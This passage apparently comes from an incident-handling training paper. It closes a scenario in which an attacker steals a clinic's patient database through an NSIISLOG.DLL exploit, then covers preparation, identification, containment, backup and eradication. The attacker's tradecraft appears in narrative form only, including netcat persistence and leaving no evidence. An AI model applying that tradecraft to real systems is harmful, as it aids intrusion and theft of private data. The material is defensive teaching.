


Figure 17 - Patient database received by attacker

The hacker's job now done, he breaks the connection to the target host.

Normally, the hacker would install tools on the remote system, such as Netcat (<http://netcat.sourceforge.net>), to allow him to reconnect at will and keep access to the system. In this case, however, he does not want to leave any evidence of the attack. The attack will be public enough very soon and he wants to distance himself as quickly as possible. His client has paid him well for the data and the hacker will now move on to other projects for other clients.

Besides, with the arsenal of attack tools at his disposal, even if the NSIISLOG.DLL vulnerability is patched, surely there will be another way in should the need arise.

The Incident Handling Process

The incident handling process is comprised of six steps or phases. These include preparation, identification, containment, eradication, recovery, and finally lessons learned. Each of these steps or phases will be discussed below.

Preparation Phase

All throughout history, there have been numerous examples of incidents where preparation had been overlooked, only to result in disastrous consequences. Pearl Harbor in 1941 is one such example. The lack of preparation on the part of the American navy allowed the Japanese to attack at will, virtually un-contended. Had adequate preparation been undertaken, this attack could have had a very different outcome.

Although a computer attack typically does not create a life and death situation, it can be just as devastating to an organization as the above incident was on the Americans in World War II. To ensure that such incidents are handled in an appropriate and timely fashion, the organization must be prepared. The ease with which an attacker can exploit an organizations computer system these days means that the question the organization must ask of itself is not IF it will be attacked, but WHEN.

In the case of the unfortunate doctor, the possibility of being hacked never even entered his mind.

Policy

One of the first tasks that should be undertaken in the preparation phase, is the least technical of all subsequent tasks, but it is absolutely the most important. An organizational policy must be created and approved with regards to the use and protection of computer systems within organization. At first, this sounds like a relatively simple task – after all, it’s only a document. A computer usage policy doesn’t involve the installation or configuration of complex firewalls or intrusion detection systems. It is this task, however, where most organizations will have the greatest degree of difficulty. This is especially true if dealing with an existing organization with a history of no usage policy. Users don’t like change in the way they work or access computer systems at work and will typically oppose anything they feel impedes with their job or perceived freedom. As a result of this, management may drag their heels in approving the policy. One way to impress upon management of the importance of a usage policy is to provide a demonstration of just how the organization can be attacked. Of course it is absolutely imperative that permission must be given prior to performing any kind of attack.

One key item that should be included in the policy is the placement of warning banners. Warning banners should be posted that make it very clear that use of the system may be monitored for security purposes. It should also state that the system is limited to authorized activity and any unauthorized activity will be dealt with under the organizations discipline policy (if one exists). It is very important that the wording of the banner be reviewed by a lawyer to ensure any legal requirements are met.

Once a policy is approved, it must be given the widest possible distribution within the organization. All individuals within the organization must be made aware of the policy's existence. One effective means to ensure this is to have all employees sign the policy and keep the signed document on their personnel file.

The clinic had no such policies in place. Even if they did, they would not have been protected from the attack they experienced. Unfortunately, hackers do not care about security policies.

Sample policies and templates can be found at www.sans.org/resources/policies.

Existing Incident Handling Procedures

Any existing incident handling procedures must be continually reviewed. As systems change, different methods of incident handling may need to be employed or developed. One way to keep the procedures meaningful is to perform occasional drills. With permission from management, stage an attack and then put the existing procedures into effect. Any deficiencies in the existing procedures should be documented and updated.

Existing Countermeasures

Just as incident handling procedures need to be reviewed and kept current, attack countermeasures require even more updating. Hackers are not content to keep using the same old tools and exploits over and over. New attacks and tools are continually being developed to find new vulnerabilities and exploits. As a result of this, countermeasure being used must continually be updated. Just as new virus definitions must continually be updated on antivirus software, to maintain adequate levels of protection, so too must Intrusion Detection System signatures be updated on a regular basis.

The clinic in the sample scenario had only a home use router for countermeasures. Clearly, this was not enough.

Incident Handling Team

As one person, it may be a formidable if not impossible task to adequately respond to an incident. This may be due to the sheer amount of work required, or by political boundaries that are imposed upon you. As a result, an organization should endeavor to form an Incident Handling Team. This team would handle incidents from discovery to debriefing. Due to the numerous unknowns involved in an incident, it is best to form a multidisciplinary team comprised of individuals from various business units and professions. Of course, identifying and compelling people to join such a team may be more difficult in practice. The individuals chosen for the team must show a genuine interest in the goals of the team and also in expanding their technical awareness through self-learning.

The incident handling team must be given full access to all systems. They should have access to passwords for all systems and servers. With this access, however, they must be diligent not to abuse the access they have. The team should also have the ability to setup a “war room” where they alone have keys to the room. This is where any evidence can be stored and the investigation can take place in an isolated and private environment.

As an example, an incident handling team in a large organization should include the following practices:

- Computer Security Analyst – To provide expertise in the area of computer security and forensics.
- Physical Security Personnel – To provide expertise in the area of physical security and theft analysis.
- Network Management – To provide expertise in network traffic analysis.
- System Administration – To provide assistance with system statistics.
- Legal – To ensure that any actions required or taken are done so within the confines of the law.
- Human Resources – To provide expertise to deal with employees.
- Public Affairs – To be the single point of contact for external agencies such as the media or business partners.

In a small office, a GCIH certified computer security consultant should be called in as quickly as possible.

Policy Examples

Examples for computer usage policies can be found at www.sans.org/resources/policies. The samples contained here can be downloaded and modified to include specific organizational requirements.

Jump Kit

One very important aspect of preparation is the creation and maintenance of a jump kit. A jump kit is a tool case or duffle bag containing all the items that may be required to deal with an incident. The creation of a jump kit may be a hard sell in some organizations as it contains equipment that may never get used. Management typically don't like purchasing equipment unless there is a definite need for it. This is where a convincing argument must be made and demonstrated for management.

The following can be used a checklist for items that should be included in a jump kit. Additional items may be added or taken out depending on the organizations computer infrastructure.

- Tape or digital recorder
- Spare tapes or media
- Backup media (e.g. tapes, CDs, DVD-R, floppy disks, etc.)
- Backup software (should be capable of doing binary copies)
- Forensic software (e.g. Encase, The Sleuth Kit, etc.)
- Windows OS media
- Windows Resource kit(s)
- Bootable CD ROMs (for analysis without modifying HD files)
- External Hard drive
- Network hub (must be a hub, not a switch, to allow for network sniffing)
- Patch cables
- Crossover cables
- Serial cables (to connect to routers, switches, etc.)
- Contact list
- Plastic bags (for evidence collection)
- Notebooks (with numbered pages)
- Pens & pencils
- Computer toolkit
- Cable converters (gender benders)
- Business cards
- Flashlight
- Laptop computer
- Digital or film camera
- Batteries of various sizes (e.g. AA, AAA, C, D, 9v, etc.)

This list is by no means exhaustive and should be modified to meet the operational environment.

The jump kit should always be available. In a large organization with more than one security analyst, additional jump kits should be kept. It is very important not to pilfer equipment from the jump kit. There is nothing worse than getting on-site of an incident and discovering you are missing a needed component.

Identification Phase

This section of the report will cover the timelines involved in the attack upon the hapless clinic described in the prologue.

Before one can begin identifying an incident, a clear definition must be provided of exactly what an incident is. Within the context of this report, the term incident refers to an action in which harm or an attempt of harm towards an organization's information system(s) occurs. Examples are unauthorized access to sensitive data, logging in to someone else's account, and the execution of malicious code.

To determine what happened, a computer security consultant was called in to investigate. The investigator first determined which computer contained the patient data files. Upon doing so, he unplugged the computer without turning it off in order to preserve the current state. Next, he made two duplicates of the hard drive using an Image MASter Solo2 Professional Plus drive duplicator available from www.abcusinc.com. All the while, he was recording his actions into his digital recorder.

Once the hard drive was copied, one of the copies was sealed in a static proof plastic bag and sealed. It was labeled "Evidence – DO NOT TAMPER" and given a unique identification number. The second copy was also placed in a plastic bag and was labeled "Working copy". This was recorded in a notebook carried by the investigator.

Next he booted the computer in question and began examining the system logs and reviewing the services and processes running on the system. Clinic staff had rebooted the system multiple times since the incident was noticed, resulting in no abnormal processes running in memory.

This was not going to be easy.


Next the consultant reviews which Windows components are installed. This is where the first clue was discovered. He noticed that Windows Media Services was installed. This rang a bell in his head. He had read about a vulnerability associated with Windows Media Services. With this information he went back to the Windows Event Viewer, now looking for the traces of this vulnerability exploited. He started looking for events from the W3SVC source. After about 25 minutes, he found what he was looking for. The system had been compromised by an exploit of the NSIISLOG.DLL file on September 10th at 10:36 in the morning.

There was no clear trace of what the hacker actually did on the system, however due to the posting of patient names, it was surmised that the intruder had copied the patient database. Clearly, this was not just a case of random hacking. The attacker knew who the target was and had a specific objective.

The investigator searched the website where the names were posted and discovered that the page had last been modified on September 13th, 2003 at 22:30.

At this point, the consultant suggests that the police be involved as this was definitely a premeditated attack.

Incident Timeline



The incident at the clinic took approximately six days to be discovered from the point of intrusion. Unfortunately, the length of time this identification took resulted in a disastrous outcome for both the clinic and its patients. The first sign of trouble came as a notice of impending lawsuit on behalf of a patient. Until that time, the clinic had no idea there was a problem.

Countermeasures Assessment on Effectiveness

The clinic had no countermeasures except for the D-Link router, which was performing basic firewall functions. This oversight would not be forgotten anytime soon by the doctor.

Chain of Custody

When dealing with an incident that has possible criminal implications, it is absolutely vital that a chain of custody be established. To do this, make sure to identify every piece of evidence and label and record into a notebook. The notebook must have numbered pages and none of the pages can be missing. If pages are missing, the validity of the notebook could be lost during court proceedings. All evidence must be locked away with no access except for the investigator(s). When any evidence is handed over to authorities, make sure that they sign for it and record the date in the notebook.

All files should be kept in their original state for as long as the investigation and any subsequent legal proceedings continue. The best way to ensure this is to make at least two binary backups of the compromised system. Keep one backup locked up and perform analysis on the other. This way, all files are maintained in the same state as when the original backup was made.

In the case of our clinic, the backup of the hard drive was of limited value as the clinic had been operating for several days after the system had been exploited, including numerous reboots.

Containment Phase

The containment phase is where modifications to the system(s) will be done in order to prevent further recurrences of the incident – to stop the situation from getting worse.

Containment Measures

The following measures were taken to prevent further recurrences of this incident.

- The connection to the Internet was broken. This entailed removing the patch cable connecting the D-Link router to the DSL modem.
- The router was configured to stop forwarding requests on TCP port 80 to the server. Figure 18 shows this configuration.




Figure 18 - DI-604 router configuration

Detailed Backup of a Victim System

The security consultant also setup a backup schedule for the clinic's server to prevent any data loss from occurring. The steps he performed to accomplish this are described below and shown in Figures 19 through 33.

1. First he ran `ntbackup.exe` from the start menu.




Figure 19 - Running `ntbackup.exe`

2. He then clicked on the Backup Wizard button and clicked "Next" on the Backup Wizard startup screen.



Figure 20 - nbackup welcome screen



Figure 21 - Backup wizard startup screen

3. Next “Back up selected files, drives, or network data” was selected and the “Next” button clicked.




Figure 22 - Selecting what to backup

- The C: drive was selected to be backed up and the “Next” button clicked.




Figure 23 - Specifying what files to backup

- Next, the “Backup media type” was changed to Tape.




Figure 24 - Selecting backup media

6. On the next screen, he clicked the “Advanced” button. All options were left as is on this screen, and “Next” was clicked.



Figure 25 - Choosing Advanced configuration




Figure 26 - Default settings for Type of Backup

7. “Verify data after backup” was selected and “Next” was clicked.




Figure 27 - Selecting Verify Data

8. On the “Media Options” screen, all selections were left at default.




Figure 28 - Selecting media options

- The “Backup Labels” were left with the default text.




Figure 29 - Backup label

- Next, the backup was scheduled to run later, given the name “WEEKLY BACKUP”, and the “Set Schedule” button was pressed.




Figure 30 - Setting the backup schedule

- The schedule was set as per Figure 31.




Figure 31 - Setting the backup schedule (2)



Figure 32 - Backup wizard complete

12. The consultant then confirmed the scheduled job by selecting the "Schedule Jobs" tab.



Figure 33 - Confirming the backup schedule

Eradication Phase

The eradication phase involves removing the cause of the incident, improving defenses, and scanning to look for any further vulnerabilities.

The root cause of this incident was the installation of Windows Media Service and Internet Information Services without having adequate network defenses to allow safe use of these Windows components. Secondary to this, the patient database was stored in a directory in which the group “Everyone” had full permissions. While this may be acceptable for the context of the clinic, it opens many doors if the network is not secure.

The security consultant called in by the clinic began the eradication phase by removing Internet Information Services and Windows Media Services from the server. If the clinic wanted to maintain a web presence, he advised them to have their site hosted by their ISP. This way, the ISP would need to deal with security or the web server, not the clinic. This is done through Add/Remove Programs in the Control Panel (Figure 34). From within the Add/Remove Programs window, Add/Remove Windows Components is selected (Figure 35) and a dialog box appears listing the various components that are installed. The Internet Information Services (IIS) and Windows Media Services are to be deselected (Figures 36 and 37).

Next the server is brought up to the latest service pack and all security patches are applied.

Upon scanning with Nessus, available at www.nessus.org, no further vulnerabilities are found on the server.

